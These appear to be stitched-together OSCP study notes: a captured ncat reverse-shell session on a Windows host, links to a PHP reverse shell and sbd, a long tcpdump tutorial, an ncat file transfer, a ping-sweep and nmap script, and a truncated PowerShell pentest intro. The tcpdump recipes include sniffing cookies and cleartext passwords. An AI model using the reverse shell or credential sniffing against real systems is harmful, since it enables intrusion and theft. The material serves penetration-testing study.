Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Listening on :::4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.168.0.103.

Ncat: Connection from 192.168.0.103:60699.

C:\> whoami

jp

C:\> dir

Volume in drive C is OSDisk

Directory of C:

05/11/2018 07:20 PM 512 BOOT_SAV.BOT

05/14/2018 09:01 AM <DIR> Intel

06/20/2018 08:44 AM <DIR> JP_Personnal

07/14/2009 12:20 AM <DIR> PerfLogs

07/18/2018 02:39 PM <DIR> Program Files

07/18/2018 02:39 PM <DIR> Program Files (x86)

06/13/2018 05:14 PM <DIR> Python36

09/02/2018 05:17 PM <DIR> Quarantine

08/13/2018 09:04 AM <DIR> temp

05/17/2018 08:55 AM <DIR> Users

05/11/2018 07:20 PM 6 VOL_CHAR.DAT

09/03/2018 11:27 AM <DIR> Windows

2 File(s) 518 bytes

11 Dir(s) 141,680,291,840 bytes free

C:\>

PHP Reverse shell:

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

sdb

sbd is a Netcat-clone, designed to be portable and offer strong encryption. It runs on Unix-like operating systems and on Microsoft Win32. sbd features AES-CBC-128 + HMAC-SHA1 encryption (by Christophe Devine), program execution (-e option), choosing source port, continuous reconnection with delay, and some other nice features. sbd supports TCP/IP communication only.

info: https://tools.kali.org/maintaining-access/sbd

From <https://www.jpsecnetworks.com/week-2-oscp-preparation-linux-review-part-ii/>

TCPDump

Saturday, December 22, 2018 8:25 PM

Why tcpdump?

tcpdump is the premier network analysis tool for information security professionals. Having a solid grasp of this über-powerful application is mandatory for anyone desiring a thorough understanding of TCP/IP. Many prefer to use higher level analysis tools such as Wireshark, but I believe this to usually be a mistake.

When using a tool that displays network traffic a more natural (raw) way the burden of analysis is placed directly on the human rather than the application. This approach cultivates continued and elevated understanding of the TCP/IP suite, and for this reason I *strongly* advocate using tcpdump instead of other tools whenever possible.

15:31:34.079416 IP (tos 0x0, ttl 64, id 20244, offset 0, flags [DF],
proto: TCP (6), length: 60) source.35970 > dest.80: S, cksum 0x0ac1
(correct), 2647022145:2647022145(0) win 58400x0000: 4500 003c 4f14
4006 7417 0afb 0257 E.. 0x0010: 4815 222a 8c82 0050 9dc6 5a41 0000
0000 H."*...P..ZA.... 0x0020: a002 16d0 0ac1 0000 0204 05b4
0402 080a 0x0030: 14b4 1555 0000 0000 0103 0302
TABLE 1. — Raw TCP/IP Output.

Basics

Below are a few options you can use when configuring tcpdump. They're easy to forget and/or confuse with other types of filters, e.g., Wireshark, so hopefully this page can serve as a reference for you, as it does me. here are the main ones I like to keep in mind depending on what I'm looking at.

Options

- **-i any** : Listen on all interfaces just to see if you're seeing any traffic.
- **-i eth0** : Listen on the eth0 interface.
- **-D** : Show the list of available interfaces
- **-n** : Don't resolve hostnames.
- **-nn** : Don't resolve hostnames *or* port names.
- **-q** : Be less verbose (more quiet) with your output.
- **-t** : Give human-readable timestamp output.
- **-tttt** : Give maximally human-readable timestamp output.
- **-X** : Show the packet's *contents* in both hex and ASCII.
- **-XX** : Same as **-X**, but also shows the ethernet header.
- **-v, -vv, -vvv** : Increase the amount of packet information you get back.
- **-c** : Only get *x* number of packets and then stop.
- **-s** : Define the *snaplength* (size) of the capture in bytes. Use -s0 to get everything, unless you are intentionally capturing less.
- **-S** : Print absolute sequence numbers.
- **-e** : Get the ethernet header as well.
- **-q** : Show less protocol information.
- **-E** : Decrypt IPSEC traffic by providing an encryption key.
  [The default snaplength as of tcpdump 4.0 has changed from 68 bytes to 96 bytes. While this will give you more of a packet to see, it still won't get everything. Use -s 1514 or -s 0 to get full coverage]
  Expressions

  In tcpdump, *Expressions* allow you to trim out various types of traffic and find exactly what you're looking for. Mastering the expressions and learning to combine them creatively is what makes one truly powerful with tcpdump.

  There are three main types of expression: type, dir, and proto.

- Type options are: host, net, and port.
- Direction lets you do src, dst, and combinations thereof.
- Proto(col) lets you designate: tcp, udp, icmp, ah, and many more.
  Examples

  So, now that we've seen what our options are, let's look at some real-world examples that we're likely to see in our everyday work.

  Basic Communication

  Just see what's going on, by looking at all interfaces.

  # tcpdump -i any
  Specific Interface

  Basic view of what's happening on a particular interface.

  # tcpdump -i eth0
  Raw Output View

  Verbose output, with no resolution of hostnames or port numbers, absolute sequence numbers, and human-readable timestamps.

  # tcpdump -ttttnnvvS
  Find Traffic by IP

  One of the most common queries, this will show you traffic from 1.2.3.4, whether it's the source or the destination.

  # tcpdump host 1.2.3.4
  Seeing More of the Packet with Hex Output

  Hex output is useful when you want to see the content of the packets in question, and it's often best used when you're isolating a few candidates for closer scrutiny.

```
# tcpdump -nnvXSs 0 -c1 icmp
tcpdump: listening on eth0, link-type EN10MB (Ethernet), 23:11:10.370321 IP
(tos 0x20, ttl  48, id 34859, offset 0, flags [none], length: 84)
69.254.213.43 > 72.21.34.42: icmp 64: echo request seq 0
        0x0000:  4520 0054 882b 0000 3001 7cf5 45fe d52b  E..T.+..0.|.E..+
        0x0010:  4815 222a 0800 3530 272a 0000 25ff d744  H."..50'..%..D
        0x0020:  ae5e 0500 0809 0a0b 0c0d 0e0f 1011 1213  .^..............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
```

0x0050: 3435 3637 4567
1 packets captured
1 packets received by filter
0 packets dropped by kernel
TABLE 2. — Verbose Capture of an ICMP Packet.

Filtering by Source and Destination

It's quite easy to isolate traffic based on either source or destination using src and dst.

tcpdump src 2.3.4.5
tcpdump dst 3.4.5.6

Finding Packets by Network

To find packets going to or from a particular network, use the net option. You can combine this with the src or dstoptions as well.

tcpdump net 1.2.3.0/24

Show Traffic Related to a Specific Port

You can find specific port traffic by using the port option followed by the port number.

tcpdump port 3389

tcpdump src port 1025

Show Traffic of One Protocol

If you're looking for one particular kind of traffic, you can use tcp, udp, icmp, and many others as well.

tcpdump icmp

Show only IP6 Traffic

You can also find all IP6 traffic using the protocol option.

tcpdump ip6

Find Traffic Using Port Ranges

You can also use a range of ports to find traffic.

tcpdump portrange 21-23

Find Traffic Based on Packet Size

If you're looking for packets of a particular size you can use these options. You can use less, greater, or their associated symbols that you would expect from mathematics.

tcpdump less 32

tcpdump greater 64

tcpdump <= 128

Writing Captures to a File

It's often useful to save packet captures into a file for analysis in the future. These files are known as PCAP (PEE-cap) files, and they can be processed by hundreds of different applications, including network analyzers, intrusion detection systems, and of course by tcpdump itself. Here we're writing to a file called *capture_file* using the -w switch.

tcpdump port 80 -w capture_file

Reading PCAP files

You can read PCAP files by using the -r switch. Note that you can use all the regular commands within tcpdump while reading in a file; you're only limited by the fact that you can't capture and process what doesn't exist in the file already.

tcpdump -r capture_file

Advanced

Now that we've seen what we can do with the basics through some examples, let's look at some more advanced stuff.

It's All About the Combinations

Being able to do these various things individually is powerful, but the real magic of tcpdump comes from the ability to **combine options in creative ways** in order to isolate exactly what you're looking for. There are three ways to do combinations, and if you've studied programming at all they'll be pretty familar to you.

1. **AND**
   and or &&
2. **OR**
   or or ||

3. **EXCEPT**
   not or !

Here are some examples of combined commands.

From specific IP and destined for a specific Port

Let's find all traffic from 10.5.2.3 going to any host on port 3389.

tcpdump -nnvvS src 10.5.2.3 and dst port 3389

From One Network to Another

Let's look for all traffic coming from 192.168.x.x and going to the 10.x or 172.16.x.x networks, and we're showing hex output with no hostname resolution and one level of extra verbosity.

tcpdump -nvX src net 192.168.0.0/16 and dst net 10.0.0.0/8 or 172.16.0.0/16

Non ICMP Traffic Going to a Specific IP

This will show us all traffic going to 192.168.0.2 that is *not* ICMP.

tcpdump dst 192.168.0.2 and src net and not icmp

Traffic From a Host That Isn't on a Specific Port

This will show us all traffic from a host that isn't SSH traffic (assuming default port usage).

tcpdump -vv src mars and not dst port 22

As you can see, you can build queries to find just about anything you need. The key is to first figure out *precisely* what you're looking for and then to build the syntax to isolate that specific type of traffic.

Complex Grouping and Special Characters

Also keep in mind that when you're building complex queries you might have to group your options using single quotes. Single quotes are used in order to tell tcpdump to ignore certain special characters—in this case below the "( )" brackets. This same technique can be used to group using other expressions such as host, port, net, etc. Take a look at the command below.

Traffic that's from 10.0.2.4 AND destined for ports 3389 or 22 **(incorrect)**
tcpdump src 10.0.2.4 and (dst port 3389 or 22)

If you tried to run this otherwise very useful command, you'd get an error because of the parenthesis. You can either fix this by escaping the parenthesis (putting a \ before each one), or by putting the entire command within single quotes:

Traffic that's from 10.0.2.4 AND destined for ports 3389 or 22 **(correct)**
tcpdump 'src 10.0.2.4 and (dst port 3389 or 22)'

Isolating Specific TCP Flags

You can also capture traffic based on specific TCP flag(s).

[NOTE: The filters below find these various packets because tcp[13] looks at offset 13 in the TCP header, the number represents the location within the byte, and the !=0 means that the flag in question is set to 1, i.e. it's on.]
Show me all URGENT **(URG)** packets…
tcpdump 'tcp[13] & 32!=0'
Show me all ACKNOWLEDGE **(ACK)** packets…
tcpdump 'tcp[13] & 16!=0'
Show me all PUSH **(PSH)** packets…
tcpdump 'tcp[13] & 8!=0'
Show me all RESET **(RST)** packets…
tcpdump 'tcp[13] & 4!=0'
Show me all SYNCHRONIZE **(SYN)** packets…
tcpdump 'tcp[13] & 2!=0'
Show me all FINISH **(FIN)** packets…
tcpdump 'tcp[13] & 1!=0'
Show me all SYNCHRONIZE/ACKNOWLEDGE **(SYNACK)** packets…
tcpdump 'tcp[13]=18'
[Note: Only the PSH, RST, SYN, and FIN flags are displayed in tcpdump's flag field output. URGs and ACKs are displayed, but they are shown elsewhere in the output rather than in the flags field.]

As with most powerful tools, however, there are multiple ways to do things. The example below shows another way to capture packets with specific TCP flags set.

tcpdump 'tcp[tcpflags] == tcp-syn'
Capture RST Flags Using the tcpflags option…
tcpdump 'tcp[tcpflags] == tcp-rst'
Capture FIN Flags Using the tcpflags option…

tcpdump 'tcp[tcpflags] == tcp-fin'
[Note: The same technique can be used for the other flags as well; they have been omitted in the interest of space.]

Identifying Noteworthy Traffic

Finally, there are a few quick recipes you'll want to remember for catching specific and specialized traffic, such as malformed / likely-malicious packets.

Packets with both the RST and SYN flags set (this should never be the case)
tcpdump 'tcp[13] = 6'
Find cleartext HTTP GET requests
tcpdump 'tcp[32:4] = 0x47455420'
Find SSH connections on any port (via banner text)
tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
Packets with a TTL less than 10 (usually indicates a problem or use of traceroute)
tcpdump 'ip[8] < 10'
Packets with the Evil Bit set (hacker trivia more than anything else)
tcpdump 'ip[6] & 128 != 0'
Summary

4. tcpdump is a valuable tool for anyone looking to get into networking or information security.
5. The raw way it interfaces with traffic, combined with the precision it offers in inspecting packets make it the best possible tool for learning TCP/IP.
6. Protocol Analyzers like Wireshark are great, but if you want to truly master packet-fu, you must become one with tcpdump first.

Well, this primer should get you going strong, but the man page should always be handy for the most advanced and one-off usage scenarios. I truly hope this has been useful to you, and feel free to contact me if you have any questions.

Posted 2nd August 2017 by WarLord

From <http://hackingandsecurity.blogspot.com/2017/08/a-tcpdump-tutorial-and-primer-with.html>

Practical Examples

THE TCP HEADER

tcpdump -i any

specific interface
Basic view of what's happening on a particular interface.

tcpdump -i eth0

raw output view
Verbose output, with no resolution of hostnames or port numbers, absolute sequence numbers, and

human-readable timestamps.

```
tcpdump -ttttnnvvS
```

find traffic by ip
One of the most common queries, this will show you traffic from 1.2.3.4, whether it's the source or the destination.

```
tcpdump host 1.2.3.4
```

seeing more of the packet with hex output
Hex output is useful when you want to see the content of the packets in question, and it's often best used when you're isolating a few candidates for closer scrutiny.

```
tcpdump -nnvXSs 0 -c1 icmp
```

filtering by source and destination
It's quite easy to isolate traffic based on either source or destination using `src` and `dst`.

```
tcpdump src 2.3.4.5
```

```
tcpdump dst 3.4.5.6
```

finding packets by network
To find packets going to or from a particular network, use the `net`option. You can combine this with the `src` or `dst` options as well.

```
tcpdump net 1.2.3.0/24
```

show traffic related to a specific port
You can find specific port traffic by using the `port` option followed by the port number.

```
tcpdump port 3389
```

```
tcpdump src port 1025
```

show traffic of one protocol
If you're looking for one particular kind of traffic, you can use tcp, udp, icmp, and many others as well.

```
tcpdump icmp
```

show only ip6 traffic
You can also find all IP6 traffic using the protocol option.

```
tcpdump ip6
```

find traffic using port ranges
You can also use a range of ports to find traffic.

```
tcpdump portrange 21-23
```

find traffic based on packet size
If you're looking for packets of a particular size you can use these options. You can use less, greater, or their associated symbols that you would expect from mathematics.

```
tcpdump less 32
```

```
tcpdump greater 64
```

```
tcpdump <= 128
```

reading / writing captures to a file
It's often useful to save packet captures into a file for analysis in the future. These files are known as PCAP (PEE-cap) files, and they can be processed by hundreds of different applications, including network analyzers, intrusion detection systems, and of course by `tcpdump` itself. Here we're writing to a file called *capture_file* using the `-w` switch.

```
tcpdump port 80 -w capture_file
```

You can read PCAP files by using the `-r` switch. Note that you can use all the regular commands within tcpdump while reading in a file; you're only limited by the fact that you can't capture and process what doesn't exist in the file already.

```
tcpdump -r capture_file
```

Advanced
Now that we've seen what we can do with the basics through some examples, let's look at some more advanced stuff.

More options
Here are some additional ways to tweak how you call `tcpdump`.

- **-X** : Show the packet's *contents* in both hex and ascii.
- **-XX** : Same as **-X**, but also shows the ethernet header.
- **-D** : Show the list of available interfaces
- **-l** : Line-readable output (for viewing as you save, or sending to other commands)
- **-q** : Be less verbose (more quiet) with your output.
- **-t** : Give human-readable timestamp output.
- **-tttt** : Give maximally human-readable timestamp output.
- **-i eth0** : Listen on the eth0 interface.
- **-vv** : Verbose output (more v's gives more output).
- **-c** : Only get *x* number of packets and then stop.
- **-s** : Define the *snaplength* (size) of the capture in bytes. Use `-s0` to get everything, unless you are intentionally capturing less.
- **-S** : Print absolute sequence numbers.
- **-e** : Get the ethernet header as well.
- **-q** : Show less protocol information.
- **-E** : Decrypt IPSEC traffic by providing an encryption key.

It's All About the Combinations

Being able to do these various things individually is powerful, but the real magic of tcpdump comes from the ability to **combine options in creative ways** in order to isolate exactly what you're looking for. There are three ways to do combinations, and if you've studied programming at all they'll be pretty familiar to you.

1. **AND**
   and or &&
2. **OR**
   or or ||
3. **EXCEPT**
   not or !

Here are some examples of combined commands.

from specific ip and destined for a specific port
Let's find all traffic from 10.5.2.3 going to any host on port 3389.

```
tcpdump -nnvvS src 10.5.2.3 and dst port 3389
```

from one network to another
Let's look for all traffic coming from 192.168.x.x and going to the 10.x or 172.16.x.x networks, and we're showing hex output with no hostname resolution and one level of extra verbosity.

```
tcpdump -nvX src net 192.168.0.0/16 and dst net 10.0.0.0/8 or172.16.0.0/16
```

non icmp traffic going to a specific ip
This will show us all traffic going to 192.168.0.2 that is *not* ICMP.

```
tcpdump dst 192.168.0.2 and src net and not icmp
```

traffic from a host that isn't on a specific port
This will show us all traffic from a host that isn't SSH traffic (assuming default port usage).

```
tcpdump -vv src mars and not dst port 22
```

As you can see, you can build queries to find just about anything you need. The key is to first figure out *precisely* what you're looking for and then to build the syntax to isolate that specific type of traffic.

Keep in mind that when you're building complex queries you might have to group your options using single quotes. Single quotes are used in order to tell tcpdump to ignore certain special characters—in this case below the "( )" brackets. This same technique can be used to group using other expressions such as host, port, net, etc.

```
tcpdump 'src 10.0.2.4 and (dst port 3389 or 22)'
```

isolate tcp flags
You can also use filters to isolate packets with specific TCP flags set.

Isolate TCP RST flags.
The filters below find these various packets because tcp[13] looks at offset 13 in the TCP header, the number represents the location within the byte, and the !=0 means that the flag in question is set to 1, i.e.

it's on.

```
tcpdump 'tcp[13] & 4!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-rst'
```

Isolate TCP SYN flags.

```
tcpdump 'tcp[13] & 2!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-syn'
```

Isolate packets that have both the SYN and ACK flags set.

```
tcpdump 'tcp[13]=18'
```

Only the PSH, RST, SYN, and FIN flags are displayed in tcpdump's flag field output. URGs and ACKs are displayed, but they are shown elsewhere in the output rather than in the flags field.

Isolate TCP URG flags.

```
tcpdump 'tcp[13] & 32!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-urg'
```

Isolate TCP ACK flags.

```
tcpdump 'tcp[13] & 16!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-ack'
```

Isolate TCP PSH flags.

```
tcpdump 'tcp[13] & 8!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-psh'
```

Isolate TCP FIN flags.

```
tcpdump 'tcp[13] & 1!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-fin'
```

Everyday Recipe Examples

Because tcpdump can output content in ASCII, you can use it to search for cleartext content using other command-line tools like grep.

Finally, now that we the theory out of the way, here are a number of quick recipes you can use for catching various kinds of traffic.

both syn and rst set

```
tcpdump 'tcp[13] = 6'
```

find http user agents

The -l switch lets you see the traffic as you're capturing it, and helps when sending to commands like grep.

```
tcpdump -vvAls0 | grep 'User-Agent:'
```

cleartext get requests

```
tcpdump -vvAls0 | grep 'GET'
```

find http host headers

```
tcpdump -vvAls0 | grep 'Host:'
```

find http cookies

```
tcpdump -vvAls0 | grep 'Set-Cookie|Host:|Cookie:'
```

find ssh connections

This one works regardless of what port the connection comes in on, because it's getting the banner response.

```
tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

find dns traffic

```
tcpdump -vvAs0 port 53
```

find ftp traffic

```
tcpdump -vvAs0 port ftp or ftp-data
```

find ntp traffic

```
tcpdump -vvAs0 port 123
```

find cleartext passwords

```
tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA | egrep -i -
B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=|pass:|user:|username:
|password:|login:|pass |user '
```

find traffic with evil bit

There's a bit in the IP header that never gets set by legitimate applications, which we call the "Evil Bit". Here's a fun

Tcpdump:

tcpdump is a most powerful and widely used command-line packets sniffer or package analyzer tool which is used to capture or filter TCP/IP packets that received or transferred over a network on a specific interface. It is available under most of the Linux/Unix based operating systems. tcpdump also gives us a option to save captured packets in a file for future analysis. It saves the file in a pcap format, that can be viewed by tcpdump command or a open source GUI based tool such as Wireshark (Network Protocol Analyzer) that reads tcpdump pcap format files.

Capturing TCP traffic from a particular source and port:

root@kali:~# tcpdump -ni eth0 host 192.168.0.110 | grep 443

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes

23:17:41.360141 IP 192.168.0.109.49258 > 192.168.0.110.443: Flags [S], seq 268102630, win 29200, options [mss 1460,sackOK,TS val 541496720 ecr 0,nop,wscale 7], length 0

23:17:41.360612 IP 192.168.0.110.443 > 192.168.0.109.49258: Flags [S.], seq 527948055, ack 268102631, win 28960, options [mss 1460,sackOK,TS val 1600726620 ecr 541496720,nop,wscale 7], length 0

23:17:41.360703 IP 192.168.0.109.49258 > 192.168.0.110.443: Flags [.], ack 1, win 229, options [nop,nop,TS val 541496720 ecr 1600726620], length 0

23:17:42.262074 IP 192.168.0.109.49258 > 192.168.0.110.443: Flags [P.], seq 1:3, ack 1, win 229, options [nop,nop,TS val 541497621 ecr 1600726620], length 2

23:17:42.262686 IP 192.168.0.110.443 > 192.168.0.109.49258: Flags [.], ack 3, win 227, options [nop,nop,TS val 1600727522 ecr 541497621], length 0

23:17:42.418606 IP 192.168.0.109.49258 > 192.168.0.110.443: Flags [P.], seq 3:5, ack 1, win 229, options [nop,nop,TS val 541497778 ecr 1600727522], length 2

23:17:42.419054 IP 192.168.0.110.443 > 192.168.0.109.49258: Flags [.], ack 5, win 227, options [nop,nop,TS val 1600727678 ecr 541497778], length 0

23:17:43.283375 IP 192.168.0.110.443 > 192.168.0.109.49258:Flags [F.], seq 1, ack 12, win 227, options [nop,nop,TS val 1600728543 ecr 541498639], length 0

23:17:43.283837 IP 192.168.0.109.49258 > 192.168.0.110.443:Flags [F.], seq 12, ack 2, win 229, options [nop,nop,TS val 541498643 ecr 1600728543], length 0

23:17:43.284303 IP 192.168.0.110.443 > 192.168.0.109.49258: Flags [.], ack 13, win 227, options [nop,nop,TS val 1600728544 ecr 541498643], length 0

We can see the Flags for the 3-way handshake for SYN,SYNACK and ACK. Then we can see data being transferred (PSH) and connection being closed(FIN). Unfortunately, this does not show much as we want to see the content of the packet.

Capturing TCP traffic and saving to a .pcap file:

Again I sent another file using ncat.

Server:

root@jp_ubuntu:/# ncat -lvp 4444 > receive_file.txt

Listening on [0.0.0.0] (family 0, port 4444)

Connection from 192.168.0.109 59528 received!

Listener:

root@kali:~# ncat -nv 192.168.0.110 4444 < /root/send_file.txt

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Connected to 192.168.0.110:4444.

Ncat: 22 bytes sent, 0 bytes received in 0.06 seconds.

Captured the traffic and saved to a .pcap file:

root@kali:~# tcpdump -w cap01.pcap -n host 192.168.0.252 | grep 80

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes

^C8 packets captured

8 packets received by filter

0 packets dropped by kernel

I will just put here the part that matters which is the actual content of the file. We need to read the file in hex format to be able to see it.

root@kali:~# tcpdump -nX -r cap01.pcap

3:58:49.539543 IP 192.168.0.109.43842 > 192.168.0.252.80: Flags [P.], seq 1:107, ack 1, win 229, options [nop,nop,TS val 3829169998 ecr 1678035022], length 106: HTTP

0x0000: 4500 009e ae37 4000 4006 0969 c0a8 006d E….7@.@..i…m

0x0010: c0a8 00fc ab42 0050 1019 f822 8e9e e902 …..B.P…"….

0x0020: 8018 00e5 834a 0000 0101 080a e43c 7f4e …..J…….<.N

0x0030: 6404 c84e 5468 6973 2069 7320 7468 6520 d..NThis.is.the.

0x0040: 636f 6e74 656e 7420 6f66 2074 6865 2066 content.of.the.f

0x0050: 696c 6520 7468 6174 2073 686f 756c 6420 ile.that.should.

0x0060: 6265 2073 686f 776e 2069 6e20 7468 6520be.shown.in.the.

0x0070: 7061 636b 6574 2063 6170 7475 7265 206f packet.capture.o

0x0080: 6e63 6520 7765 2072 6561 6420 696e 2069 nce.we.read.in.i

0x0090: 7420 4845 5820 666f 726d 6174 2e0a t.HEX.format..

Scripting

As far as I am concerned, you should not be a guru in programming for OSCP. But you should at least be able to interpret a script and change / adjust according to your needs. I basically reviewed the ones I am more familiar with and focused on using them to perform tasks that would be useful for OSCP.

Shell Script:

A shell script is small computer program that is designed to be run or executed by the Unix shell, which is a command-line interpreter. A shell script is basically a set of commands that the shell in a Unix-based operating system follows. Like actual programs, the commands in the shell script can contain parameters and subcommands that tell the shell what to do. The shell script is usually contained in a simple text file.

In my opinion shell script is good if the task you need to do, does not involve many hosts. In the example below, I created a simple script to perform a ping sweep on a /24 network and it took about 13 mins. Shell does not have multi threading and that makes things difficult when you want to have a fast result. It has parallelism and Multiprocessing but is not the same as multi threading. This link below has a very nice tutorial about shell scripting which I think is enough for OSCP.

Tutorial: https://ryanstutorials.net/bash-scripting-tutorial/bash-variables.php

root@kali:/scripts# time ./ping.sh 192.168.0

192.168.0.1:

192.168.0.27:

192.168.0.100:

192.168.0.101:

192.168.0.104:

192.168.0.105:

192.168.0.109:

192.168.0.110:

192.168.0.150:

192.168.0.252:

real 13m6.276s

user 0m2.066s

sys 0m4.198s

root@kali:/scripts#

Python:

The other programming language I reviewed was Python. One important thing I must mention is that I started studying Python back February /2018. I read a very nice book called automate the boring stuff with Python as well as took a course at GNS3 Academy for network automation.

For OSCP I think it is good to focus on Python Network programming and this link can be a good resource but not the only one.

Don't try to reinvent the wheel! Using Python socket you can easily create a script to scan ports and check if they are open. However, it will be a lot easier you if add


nmap to your script. ☺

This is exactly what I did when creating a script to perform a ping sweep on the network and if the host is alive, perform a simple nmap scan.

Script can be download from Github: https://github.com/jotape75/pingsweep

Using multi threading, it took less than 30 seconds to scan the network and print the information.


root@kali:/scripts# ./pingsweep.py
Pingsweep v1.0 by Joao Paulo (JP)
Pingsweep and simple nmap port scan using threading.
https://github.com/jotape75/pingsweep
Usage: network</mask>
Exmaple: 10.10.10.0/24
Please Enter Network: 192.168.0.0/24
--- Creating threadpool 100 Devices
192.168.0.1 Host is Alive
Please wait, scanning remote host 192.168.0.1
Starting Nmap 7.70 (https://nmap.org) at 2018-09-18 14:15 -03
Nmap scan report for 192.168.0.1
Host is up (0.018s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
80/tcp open http
8080/tcp open http-proxy
8081/tcp open blackice-icecap
8888/tcp open sun-answerbook
MAC Address: 58:23:8C:08:8D:AA (Technicolor CH USA)
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds



http://addurl.nu

From <https://www.jpsecnetworks.com/week-3-oscp-preparation/>

Powershell

Sunday, December 23, 2018 1:24 AM

Introduction

PowerShell represents one of the most interesting and powerful languages for a pentesting purpose.
So, we will try to focus on this context with this suite of articles.

This article represents the first one of the lab series about PowerShell for pentesters when we will begin by discovering the basics that we need to perform pentesting tasks using PowerShell.

What PowerShell will represent for us?

Microsoft defines PowerShell as the following :
"PowerShell® is a task-based command-line shell and scripting language designed especially for system administration. Built on the .NET Framework, Windows PowerShell helps IT professionals and power users control and automate the administration of the Windows operating system and applications that run on Windows."

But, for us, as pentesters, PowerShell represent a powerful shell and scripting language which is present (in most cases from windows 7, it's integrated by default) on our pentest targets and provide to us specially a powerful post-exploitation "tool/language" that can give us so much power and a very big attack surface/possibility.

PowerShell provides us many aspects that make it perfect for a pentesting context like :

- Easy to learn
- Based on .Net Framework
- Trusted by the OS
- Provide access almost to everything in the Window based Operating Systems!
- Integrated by default from Windows 7
- Object Oriented
- Scripting interface with ISE

And this why we use PowerShell!

Note that we will work with PowerShell v2 because this version is present in almost all Windows Operating Systems versions.

Let's Take a Tour

To launch PowerShell command line, you can do it from the launch bar on any version of Windows, (From Windows 7, PowerShell is integrated by default) by taping "***PowerShell.exe" :***




Figure 1: Launching PowerShell

You can launch it also directly from its own directory based on:
"C:\Windows\System32\WindowsPowerShell\vX.0\PowerShell.exe,"
where x represents the version number

Once done, we will see like this beautiful console which represent the PowerShell Console, where all the magic is :




Figure 2: PowerShell Console

First, let's do a little help to show all the possibilities with the "***Get-Help***" Command :

